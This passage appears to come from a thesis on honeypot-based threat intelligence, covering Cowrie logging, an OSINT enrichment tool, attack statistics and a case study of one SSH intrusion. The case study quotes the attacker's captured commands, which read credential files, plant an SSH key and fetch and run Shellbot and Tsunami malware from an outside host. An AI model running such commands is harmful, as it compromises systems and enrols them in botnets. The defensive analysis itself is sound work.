Fatt	-	pyshark based script for extracting network metadata and fingerprints from pcap files and live network traffic	[63]
p0f	-	tool for fingerprinting operating systems	[64]
Kibana	64296	Dashboards, visualization	[65]
Logstash	-	Collecting, Parsing and Transforming logs	[66]
Elastic search	64298	JSON-based search engine	[67]
nginx/Heimdall	64297	Application dashboard and launcher	[68]
Head	64302	Search head of the ELK stack	[67]

Tab. 3.4: Firewall rules configured in Google Cloud Platform (simplified).

Rule Name	Ports	Source IP address
Rules applied between 23.2.2022 - 4.4.2022		
Honeypots	1-64000	0.0.0.0/0
Management	64000-65535	whitelist
Rules applied between 4.4.2022 - 1.5.2022		
Honeypots	Only those specified in tab	0.0.0.0/0
Mangement	64000-65535	whitelist

64000. The reason for this rule is the the way how the honeypot Honeytrap [54] functions. It dynamically listens on unoccupied ports and emulates various services. Throughout the collection phase, it was discovered that opening up this extensive range of ports is suspicious. Services such as Shodan [69] were able to mark the Google instance as a honeypot.

Therefore, the instance had to be redeployed. The public static ip address of the instance was changed, and the firewall rules were adjusted so that only TCP and UDP ports of honeypots summarized in Table 3.2 were opened. After this adjustment, Shodan was not marking the instance as a honeypot. After this adjustment, Honeytrap was not generating any data as it had no spare ports to listen on.

3.6 Interaction evaluation of a SSH honeypot – Cowrie

Cowrie [43] is an open-source medium to high interaction honeypot that emulates a Linux based operating systemz. It is actively developed by over a hundred contributors on GitHub, which provide fairly frequent updates. Furthermore, Cowrie provides relatively extensive configuration, making it easier to configure. It emulates SSH and Telnet service and logs bruteforce attacks and all shell interaction from the attacker. It provides two modes of operation:

- **shell mode** – Cowrie emulates a UNIX system using Python
- **proxy mode** – Cowrie functions as an Telnet and/or SSH proxy and observes and logs activity by the attacker on another system

Cowrie offers default configuration, which is usable to get the honeypot up and running. However, for production deployment, it is advisable to edit this configuration so that it is harder to fingerprint the honeypot by the attacker or an automated script [24]. The configuration file allows to set access for the attacker in two variants. The first variant offers authentication to the honeypot using predefined login credentials in the configuration. The second and currently implemented variant lets the attacker in with any type of credentials after a random number of tries between a certain minimum and maximum threshold.

In order to evaluate the level of interaction, we will inspect the Cowrie SSH honeypot from two different point of views:

1. The view of a simulated attacker
2. The view of a defender – Cowrie JSON logs

This will enable us to see what capability the attacker is given, which directly impacts the variety of data that is made available for the defender to study.

Let us imagine the following scenario where the attacker has figured out the IP address and open port of the honeypot and wants to log in as the user root. When they try to establish connection, they are prompted for password, which is configured to let them in after a random number of tries. If the system lets them in, they are presented with a post login banner, indicating they have landed on a Debian box. There is limited amount of tools imitating UNIX programs available, but a basic `whoami` command just returns the name of the user they are logged in as, as would do on a real system. Cowrie also has implemented a tool which is imitating the ping program, which does not result in an actual ICMP traffic being produced. This following scenario is depicted in Listing 3.2.

Listing 3.2: Capture of an SSH session from the attacker point of view (edited).

```
[attacker@attackermachine ~]$ ssh root@gc01.hnp
Password:

The programs included with the Debian GNU/Linux
system are free software;
the exact distribution terms for each program are
described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
to the extent permitted by applicable law.
root@ubuntu:~# whoami
root
root@ubuntu:~# ping 8.8.8.8
PING 8.8.8.8  56(84) bytes of data.
64 bytes from 8.8.8.8 : icmp_seq=1 ttl=50 time=46.8 ms
64 bytes from 8.8.8.8 : icmp_seq=2 ttl=50 time=50.0 ms
^C
--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 907ms
rtt min/avg/max/mdev = 48.264/50.352/52.441/2.100 ms
```

If we inspect the same scenario from the other side, depicted in Listing 3.3, with the help of the Cowrie JSON log, we can notice that when an attacker logs in, it generates an event which is logged with the important metadata such as the credentials used, and if the login has succeeded or not. Furthermore, we can see the sensor that has generated the message and timestamp of the event. More importantly we can see the IP address of the attacker, which has been edited in this example to 0.0.0.0. Also a session ID is created to be able to group multiple events to the appropriate session. When the attacker has logged in, in the background the credentials they used are bound to their IP address and saved only letting them access the honeypot using those credentials, which adds trustworthiness of the otherwise suspicious authentication with random credentials. Each command the attacker performs while on the honeypot gets logged as a separate event with the same session ID.

Listing 3.3: Cowrie logs of the SSH session in the JSON format.


```
{
  {
    "eventid": "cowrie.login.success",
    "username": "root",
    "password": "toor",
    "message": "login attempt [root/toor] succeeded",
    "sensor": "f15afcf74ac8",
    "timestamp": "2021-12-13T10:16:50.193604Z",
    "src_ip": "0.0.0.0",
    "session": "27d8e67b114a"
}

{
    "eventid": "cowrie.command.input",
    "input": "whoami",
    "message": "CMD: whoami",
    "sensor": "f15afcf74ac8",
    "timestamp": "2021-12-13T10:19:36.145685Z",
    "src_ip": "0.0.0.0",
    "session": "27d8e67b114a"
}

{
    "eventid": "cowrie.command.input",
    "input": "ping 8.8.8.8",
    "message": "CMD: ping 8.8.8.8",
    "sensor": "f15afcf74ac8",
    "timestamp": "2021-12-13T10:19:45.916780Z",
    "src_ip": "0.0.0.0",
    "session": "27d8e67b114a"
}
  }
```

3.6.1 Cowrie logs location

The logs for Cowrie are located in the `/data/cowrie` folder. The structure of the directory can be inspected in Figure 3.3




Fig. 3.3: Contents of the data/cowrie folder where logs are saved.

We will be mostly interested in files which are located in the `log` folder where all JSON log files are saved and the `downloads` folder, where files which the attacker try to download are saved. In the `downloads` folder, the files take name from the SHA256 hash of their contents, making them easier to scan.

As we can see from Listing 3.3, the Cowrie honeypot organizes logs by event ids. These ids can be used to search the log files for specific events. As we will be investigating those in the later portion of this thesis, we make note of some of the most important event ids and their description, which will help with the analytic part of this thesis. The reader can observe those in Table 3.5.

Tab. 3.5: Selection of most imporant event ids for investigating Cowrie logs.

Event id	**Description**	**Artifacts**
cowrie.login.success	Successful authentication	Credentials
cowrie.login.failed	Failed authentication.	Credentials
cowrie.session.file_download	File downloaded to Cowrie	Filename
cowrie.command.input	Commands issued into the emulated terminal	Terminal input
cowrie.session.connect	New connection	Src. and dst. IP and port
cowrie.session.closed	Closed connection	Duration
cowrie.log.closed	Terminal log closed	Filaneme of session
cowrie.client.var	Any environment variables the attacker tries to set	Name, value pair

4 OSINT Collector

While the honeypots are collecting data, we need to facilitate the enrichment in the Processing phase of the CTI lifecycle. This is necessary because after the log data is collected, we will end up with atomic and computed indicators which will mostly pose many questions but offer very few answers. In order to get those answers, move up the **Pyramid of Pain** (see Figure 1.4), gain the ability to discover the attackers TTPs and ultimately map individual intrusions to campaigns, we will need additional context to those collected indicators from the honeypots in the form of enrichment. By enrichment, we mean gathering additional metadata and context about an indicator. The honeypots will collect indicators such as the IP addresses of attackers or malicious files which the attackers attempt to download and execute. To be analyzed, these indicators need to be enriched with other information to understand the indicator better.

For such purposes, this additional information or context about the malicious nature of indicators is collected, curated and offered as services to the community through a *threat intelligence feed*. They usually offer a graphical web application to interact with their service or expose an API to query the service programmatically for a limited number of requests for free. An account is usually required and generating an API key in order to query the API. The GUI has the advantage of reducing cognitive load and is useful for querying a single indicator, but because we expect a large number of indicators to be analyzed and need to query at scale, we implement an application to question multiple services. The services currently implemented in our tool are:

- VirusTotal [70],
- AlienVault OTX [72],
- AbuseIPDB [71].

It is important to note that by utilizing third party services, we rely on the correctness and continuous operation of those services. The goal of this tool is not to provide any guarantees or validate the information provided by the implemented services but rather to aggregate data from multiple sources in one place. The reason for utilizing multiple sources is the fact that no data source is complete. Another reason is the analyst needs to have the ability compare and corroborate the output of different sources, to raise confidence in their conclusions.

The tool, which we call the **OSINT Collector,** is a CLI program implemented using the Python programming language in version `3.9.9`. It queries threat intelligence feeds for information about an indicator and outputs relevant result onto the standard output, which is default for UNIX based CLI programs. The advantage of this approach is that the tool can be used in a loop inside a Unix Shell and the

output can be redirected to a file if the user needs to. The structure of the project can be inspected in Figure 4.1. The output of the tool provides important context, knowledge and community sentiment about possible malicious nature of the indicator which support the analytic process and conclusions.




Fig. 4.1: Structure of the Python project in Visual Studio Code.

The API keys for accessing threat intelligence feeds are loaded from `config.ini` file, where the user has to provide its API keys for the implemented service. These are then parsed by the tool utilizing `configparser` which is a Python module from the Standard Library. API calls are implemented using methods from the `requests` library in the case of VirusTotal and AbuseIPDB. In the case of AlienVault, we utilized the OTX Python SDK available through the `OTXv2` module. This module had to be installed among other dependencies, which are stored in the `requirements.txt` file. Before running the script, the user has to install those dependencies using `pip` or `pip3` depending on the Python settings of the user.

```
pip install -r requirements.txt
```

The API's of threat intelligence feeds usually return a huge JSON response which needs to be filtered and formatted only to include the most crucial information and suit the contextual needs and requirements of the analysis. In the next subsections, we will focus on what information we extract from those three services with focus on queries for two most prevalent indicators in this thesis, the IP addresses and file hashes.

```
remnux@remnux:~/git/osint-collector/osint_collector$ python3 oc.py --help
usage: oc.py [-h] [-d DOMAIN] [-a] [-i IP] [-u URL] [-H HASH] [-p PULSE] [-s]

OSINT Collector

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain, for example: vut.cz
  -a, --all             Get unfiltered, unformated output from the API's.
  -i IP, --ip IP        IPv4 eg: 8.8.8.8
  -u URL, --url URL     URL eg; http://www.vut.cz
  -H HASH, --hash HASH  Hash of a file, MD5, SHA256, etc.
  -p PULSE, --pulse PULSE
                        Search OTX pulses for a string eg: Dridex
  -s, --subscribed      Get Alien Vault pulses you are subscribed to

OSINT Collector, Written by Vladimir Janout, 2022, xjanou19@vut.cz
```

Fig. 4.2: Printout of the the tool help which displays the available options and explains usage of the tool.

4.1 IP Addresses

The tool can be queried for IP addresses enrichment using the `-i` option and specifying the IPv4 address as an argument of that option. The example usage of the tool is depicted in Listing 4.1.

```
python3 oc.py -i IP_ADDRESS
```

The information that is extracted from services for IPv4 addresses is described in the following sections.

AlienVault OTX

- **ASN number**. The number of the Autonomous system to which this IP address belongs to.
- **Country name**. The country in which the IP address is register.
- **Pulse information**. The means how threat information and data are shared on the OTX platform. OTX pulses are a way of sharing community-driven threat data. A **pulse** is the form of a community report consisting of one or more IOCs that constitute or define a threat [73]. In OSINT Collector, we extract additional metadata, such as the number of pulses the IP address appeared in, or the author of the pulse. The number of pulses the indicator appears in may be indicative of maliciousness of the given indicator and can speak about its reputation.

- **Connected URLs**. Any uniform resource locators, also known as web addresses, which are connected to the IP along with a date of submission. This might reveal services which may run on the IP address or were running in the past.

VirusTotal

- **Last analysis results**. VirusTotal aggregates many antivirus products and scan engines which can mark the indicator as either: harmless, malicious, suspicious, or undetected. The tool returns how many engines have marked the indicator in those ways.
- **List of engines marking the indicator malicious/suspicious**. If an engine marks the indicator as malicious or suspicious, the tool returns the name of the engine and the result of the analysis.

AbuseIPDB

- **Information from 10 latest reports**. AbuseIPDB offers public reports of abuse and users can submit IP addresses that have taken part in malicious activity. AbuseIPDB also provides confidence score along with other useful metadata.

The tool can be queried for file metadata by specifying the `-H` option and providing the hash of the file we wish to enrich. We can use hash functions such as MD5 or SHA256 to get a hash of a file. The example usage of the tool is depicted in Listing 4.2.

4.2 Hashes

```
python3 oc.py -H HASH
```

AlienVault OTX

- **Pulse information**. Number of pulses the indicator appeared in. If the indicator appeared in pulses we print details of up to 10 pulses. We display the pulse ID, name of the Pulse along with description, targeted countries or connected malware families if filled in.

VirusTotal

- **File metadata**. Basic metadata about the file such as CPU architecture, File Type, CPU Byte Order and how VirusTotal has labeled the file.
- **Last analysis results**. The results from marking of the engines integrated in VirusTotal.
- **List of engines marking the indicator malicious/suspicious**. List of engines that marking the indicator as malicious or suspicious. We print the name of the engine along with what detection it triggers in the engine.

In the next section, we will utilize the OSINT Collector for enriching indicators of interests observed in the honeypot network. Its usage is put into context and showcased in Section 5.5.

5 Results

In this chapter, we first present general observations on the honeypot infrastructure. Afterwards, we will undergo a round of the Threat Intelligence Cycle that was described in the theoretical part of this thesis. For that purpose, we will carry out a case study in which we analyze a specific SSH session from the Cowrie honeypot and utilize the MITRE ATT&CK framework to reveal the attackers' TTPs. In the Planning and Direction phase, we specify our intelligence requirements. We set up our collection phase by deploying the honeypots as described Chapter 3. We provide additional general details such as the exposure period, the size of the dataset, and how much disk space is occupied by logs from the individual honeypots. Afterwards, we explain how the log files were processed in a way that we could prioritize our analytic efforts on items that matter the most. We then showcase one SSH session observed on the Cowrie honeypot, which we analyze in greater depth, showcasing the honeypot's data value and potential. Throughout the analysis, the tool implemented as part of this thesis is utilized for enabling the analysis. It does so by providing additional context to the indicators which were uncovered by inspecting the session log files. The knowledge acquired from the Analysis phase is then mapped to the MITRE ATT&CK framework to demonstrate the combined TTPs of the attacker and associated tools and malware. Finally, based on this intrusion, mitigations are proposed, which can be used to strengthen defence against this type of attacker.

5.1 General observations

This chapter will provide some general trends and statistics from honeypot data. There were over 6 million attacks observed on the honeypot infrastructure during the exposure period. We used the data from Kibana to count the attacks on individual honeypots, that can be inspected in Table 5.1. Most of attacks were aiming towards the honeypots `Dionaea` and `Cowrie` with a big lead compared to other honeypots. There might be multiple reasons for this. The results from `Cowrie` highlight a trend of massive SSH scanning as most of the attacks were captured against port 22. However, Figure 5.1 shows consistent traffic towards port 23, highlighting that considerable amount of attacks was led on the Telnet service. The next reason for such a difference in the amount of attacks might speak about the logging capabilities of each of the honeypot. Kibana considers any interaction with the honeypots, or more precisely, every record in the database, as one attack. This is a valid calculation, though it should be noted that there are more ways to count this, depending on what we consider as an attack. Because of that, honeypots with more verbose logging capabilities might appear higher in this statistic.

Tab. 5.1: The total number of attacks on honeypots between 23-02-2022 and 01-05-2022.

Honeypot	Number of Attacks	Honeypot	Number of Attacks
Dionaea	2,327,423	Tanner	14,118
Cowrie	2,312,897	CitrixHoneypot	7,525
Honeytrap	761,020	ConPot	4,580
Heralding	521,130	ElasticPot	1,713
Mailoney	52,068	Medpot	265
Ciscoasa	35,339	Dicompot	249
Adbhoney	31,917	Honeysap	6
Rdpy	29,132		




Fig. 5.1: Number of attacks on Cowrie by destination port throughout the exposure period.

Tab. 5.2: Top 10 used usernames and passwords used by the attackers. These are not combinations of credentials, but separate statistics put into a single table.

Username	Count	Password	Count
root	166,918	123456	13,087
sa	17,992	nproc	10,549
nproc	10,548	123	5,096
admin	6,664	password	3,967
user	4,748	1234	2,878
test	3,085	(empty)	2,572
ubuntu	2,147	12345	2,502
(empty)	1,498	root	2,194
postgres	1,489	1	2,185
oracle	1,399	admin	1,985

Tab. 5.3: Top 10 exploited vulnerabitiess according to the Suricata IDS.

CVE ID	**Count**
CVE-2006-2369	521,970
CVE-2001-0540	62,914
CVE-2012-0152	2,716
CVE-2002-0013 CVE-2002-0012 CVE-1999-0517	1,654
CVE-2002-0013 CVE-2002-0012	1,248
CVE-2019-11500	886
CVE-2019-12263 CVE-2019-12261 CVE-2019-12260 CVE-2019-12255	574
CVE-2001-0414	307
CVE-2021-44228	167
CVE-2021-36260	117

The top 10 commands issued into the Cowrie honeypot are mostly related to exploring the environment the attacker has landed on. For example, the `w` command returns information about currently logged in users. The `cat /proc/cpuinfo | grep model | grep name | wc -l` is a hacky way how to determine the logical number of CPU's on a given machine. The `uname -m` command reveals the CPU architecture the PC is running. Finally, the `top` command returns a list of running processes.

Tab. 5.4: Top 10 commands issued into the Cowrie SSH/Telnet honeypot.

Command Line Input	**Count**
uname -a	10,985
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'	10,858
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	10,855
ls -lh $(which ls)	10,855
which ls	10,855
crontab -l	10,854
uname -m	10,854
w	10,854
cat /proc/cpuinfo | grep model | grep name | wc -l	10,851
top	10,851




Fig. 5.2: Top 10 countries by attack volume.

While this data is certainly important for capturing trends of the attackers on the honeypot infrastructure. All of these atomic indicators we were able to extract from the honeypot data does not serve much value on their own. Somebody must take an action in order to leverage the value of the data. Also, data from honeypots have its limitations and have the potential to amplify CTI analysis, but usually does not serve as the only source of data. Organizations can utilize this data to query their environment, examples of usage is given in the following list. In the next sections, we will utilize the Threat Intelligence cycle to introduce a different approach towards analyzing the honeypot data.

Example usage of collected Technical Intelligence

- IP addresses of attackers observed on Honeypot infrastructure can be blocked at Firewall level.
- list of attacker IP address can be checked for presence in the internal network.
- Passwords used for brute force attempts can serve as a wordlist for a scanner of weak credentials.
- Organizations can focus their defensive strategies around the top used CVE's and see if they are properly secured.

5.2 Planning and Direction

The planning and direction phase is concerned with the needs and wants of an intelligence customer or stakeholder and creates the purpose and direction for our

intelligence collection and analysis. In this case a hypothetical intelligence stakeholder is setting up the following intelligence requirements that we have to answer by appropriate collection, processing and analysis

- What is the exposure of our infrastructure to attacks?
- How is our infrastructure attacked by adversaries?
- What are adversaries commonly targeting?
- How can we defend against these attacks? What mitigation strategies should we employ?

While these requirements were not specified before, they are one of the drivers for using honeypots as an intelligence data source in this thesis.

5.3 Collection

The deployed honeypots were actively collecting data between dates 23-02-2022 and 01-05-2022. To date, T-Pot has collected approximately 22 GB of adversarial activity data. After that, the dataset was explored using Kibana dashboards, and was copied for further analysis using the `rsync` utility over to an analyst VM which runs the Remnux Linux distribution. Remnux is a Ubuntu-based distribution for malware investigation with a collection of pre-installed analyst tools. The distribution of the dataset was inspected using the `ncdu` tool, which outputs the disk usage of individual honeypots and other containers and can be inspected in Figure 5.3. In Kibana, the dataset is already normalized and can be explored using the web interface.




Fig. 5.3: Disk usage of collected data securely moved to an analyst VM.

5.4 Processing

In the processing stage the data collected with the honeypot needs to be subjected to parsing, correlation and enrichment with additional information. The goal is to transform raw data into information and extract meaningful elements from it that will be useful in the analysis process. As part of this process, we are going to be extracting data about the attackers such as IP addresses, domains, URLs and files uploaded or associated with the attacker.

For the most part of the processing we used Linux Bash commands in conjunction with `jq`, a popular command line JSON processor. Additionally, as part of the processing workflow, extracted indicators (IOCs), such as IP addresses, file hashes, are going to be enriched with additional context using the tool that was developped as part of this thesis, the **OSINT Collector**.

5.4.1 Cowrie Log Processing

The Cowrie honeypot stores and logs all connections and attacker interactions in a JSON format. Any files dropped (uploaded) on the honeypot by the attacker, are placed in a separate folder using the file hash as the name of the file and the same information is also recorded as part of the interactive session in the JSON log. In order to find an interesting session to analyze, we first need to filter only those attackers, who managed to successfully authenticate to the honeypot and, most importantly, tried to issued commands into the honeypot. This is where we can utilize the event ids from Figure 3.5 in conjuction with `jq`.

```
cat cowrie.json.2022* | jq 'select(.eventid =="cowrie.
    command.input") | {session,src_ip}' | jq -s '. |
    unique_by(.session)' | jq 'group_by(.src_ip) | .[] |=
    {src_ip: .[0].src_ip, session: map(.session)}' > /home
    /remnux/attackers_session_group.json
```

After executing this set of commands, we will end up with a file where we have unique IP addresses of attackers and the ID's of sessions they established. Only attackers, who issued input into the Cowrie honeypot are included. Based on contents of that file, we now have 5159 unique IPv4 addresses of attackers to work with. From examining this set of data, we were looking for session which would be worth for our case study to present in this thesis.

If we want to inspect a given session, we need to search the Cowrie log files and extract only those logs with a given session ID, we can accomplish that using the following command.

```
remnux@remnux:~/data/cowrie/log$ cat cowrie.json.2022*|
   jq 'select(.session =="278aea2ccb7f")'
```

For this command to be successful, we need to `cd` into the `data/cowrie/log` folder. The cat command will input all JSON logs from the exposure period to `jq`, which will then filter out only logs which have the given session ID. This session is a subject of our case study, and the full output of this command can be inspected in Appendix A.1.

5.5 Analysis

Now we will proceed to analyzing the session of interest with the id `278aea2ccb7f`. Firstly, we summarize important metadata about the session. Next, we will provide description of command issued to the shell by the attacker and analyze the most important parts. The fact that the attacker issued semicolons at the end of each command which makes the shell execute these commands sequentially could explain why all the commands are logged into a single event, signifying with medium confidence that the attack is automated. It is important to note that even though the attacker tries to execute malicious payload, because we are using a medium-interaction honeypot, the execution of the payload is not supported. In fact, the Cowrie honeypot does not allow the attacker to proceed to the Exploitation phase of the Cyber Kill Chain, while still being able to capture attempts to execute techniques which span the whole Kill Chain.

Tab. 5.5: General metadata about the studied SSH session.

Attacker source IP	112.65.206.11
Attacker source port	56131
Attacker dst. port	22
Duration of session	51 seconds
Session id	278aea2ccb7f
Date and time of start of the session	2022-03-02 23:07:17
Username/Password used for access	root/123coi1233

After gaining access to the system, the attacker begins inspecting the OS environment, user privileges and permissions to access sensitive files such as `/etc/passwd` and `/etc/shadow`.

```
uname -a;id;cat /etc/shadow /etc/passwd;
lscpu;
chattr -ia /root/.ssh/*;
```

The attacker then tries to establish persistence by downloading the first payload file using `wget` named `ns1.jpg`. That file is in fact an OpenSSH RSA public key obfuscated as JPEG picture with the `.jpg` extension. The `-O` option causes that the contents of the downloaded file is coppied to the `authorized_keys` file which serves for authentication purposes via the SSH protocol. This will enable the attacker to achieve persistent access to the system through SSH, without the need to compromise the same system again.

```
wget http://mangocorner.com.sg/img/ns1.jpg -O ~/.ssh/
   authorized_keys;
chmod 600 ~/.ssh/authorized_keys;
```

The second stage involves the attacker downloading a second payload, `ns2.jpg`, which is then piped into the `perl` command which would, on a normal system, cause the code to execute with the interpreter of the Perl language.

```
wget -qO - http://mangocorner.com.sg/img/ns2.jpg|perl;
```

The SHA256 hash of the `ns2.jpg` file is used as an indicator to be enriched with the OSINT Collector tool. Judging by the output of OSINT collector, we can conclude with high confidence that this file is a variant of a **Backdoor.Perl.Shellbot**.

```
python3 oc.py -H add21ac2d57bddd23879ea57608f29
b92f55ff07a814749c3940990df7a74491
```

Fig. 5.4: Portion of output from the OSINT collector displaying that VirusTotal engines have marked the hash of the file as a Backdoor.Perl.Shellbot.

Furthermore, inspecting the backdoor Perl code we can conclude that the attacker is trying to connect our honeypot system (and likely other infected systems) to the irc.tung-shy.cf (IRC) server. Connecting compromised systems to IRC (Internet Relay Chat) is a common Command and Control technique [78], as it enables the adversary to orchestrate commands on multiple infected systems with ease and without the need for developing customized communication channels or protocols. Because the Perl script is human readable, we were able to extract information just by examining the code.

The third stage and third artifact that can be examined is `ns3.jpg` file which the attacker tried to execute and move to different files before removing it from the system. What is interesting to notice, that in the full log file listed in Appendix A.1 we are not seing an event with id `cowrie.session.file.download` for the `ns3.jpg` file. This means that the Cowrie honeypot did not download the file. There are several reasons why this could have happened, but we do not have a definitive answer to that quesiton. However, we can still have the URL that serves the attempted malicious file download, from which we can get the SHA256 Hash of the file and feed into the OSINT Collector.

```
wget http://mangocorner.com.sg/img/ns3.jpg -O /tmp/x;
chmod +x /tmp/x;/tmp/x;mv /tmp/x /tmp/o; /tmp/o;rm -f /tmp/
   o;
```

Therefore, we downloaded the file to a controlled and isolated environment and computed the SHA256 hash using the `sha256sum` command, to be able to feed it into the OSINT collector.

```
(venv) remnux@remnux:~/malicious_files$ sha256sum ns3.jpg
112a47e9cba424b909318c559c12e
fddefe03d5f4839957e965e7b1746eab813  ns3.jpg
```

We processed this file hash through the OSINT Collector to better understand its capabilities whether this dropped file is malicious.

```
python3 oc.py -H 112a47e9cba424b909318c559c12e
fddefe03d5f4839957e965e7b1746eab813
```

Part of the output from the OSINT Collector can be examined on Figure 5.5. We can see that it was marked as **a trojan.tsunami/linux**. Trojan is a type of malware that pretends to be legitimate software but has hidden malicious behaviour. The fact that VirusTotal's engine recognized the threat is an evidence of the fact that we are not dealing with a novel threat. Since the file is not a readable script but a compiled ELF (Executable and Linkable format) binary, we cannot inspect the code manually as was the case with Perl Shell Bot. To get familiar with the Tsunami

trojan, we searched for Cyber Threat Intelligence reports explaining its behaviour. We found that Tsunami is a multi-purpose backdoor and can be used to execute commands on the victim's system on behalf of the attacker and also participate in a DDoS botnet, flooding other targeted systems with UDP and TCP packets. The malware is also controlled via IRC by the malware operator. [74].

Fig. 5.5: Portion of output from the OSINT collector displaying that VirusTotal engines have marked the hash of the file as a trojan.tsunami/linux

To analyze the sample more thoroughly, we can utilize dynamic analysis where the malicious code will be run in a controlled environment (sandbox). For that purpose we utilized the Joe Security Sandbox [75], where we uploaded the `ns3.jpg` file and let it export and generate a report [76] so that we can learn more about the malware capabilities. The report further confirms, that we are indeed dealing with the Tsunami Trojan.

5.6 Dissemination

The overall analysis and evidence collected by the honeypot assesses with high confidence that the end goal of the adversary in this case study was to gain full control of the system, install the necessary tools and malware, and abuse its system and network resources for conducting Distributed Denial-of-Service attacks against other targets. This is a common tactic for adversaries that are in control of DDoS botnet networks [78] and the most cost effective way to extend their fleet of bots. This in depth analysis allowed us to extract the attacker's behaviour. In the next section, we will utilize the MITRE ATT&CK framework to map this behaviour to this model.

5.6.1 Mitigations

Based on the intelligence produced with the honeypot as a datasource, the following recommendations should be followed for strengthening organization's defenses.

- Disable remote `root` login via SSH to prevent attackers gaining administrative access to the system.
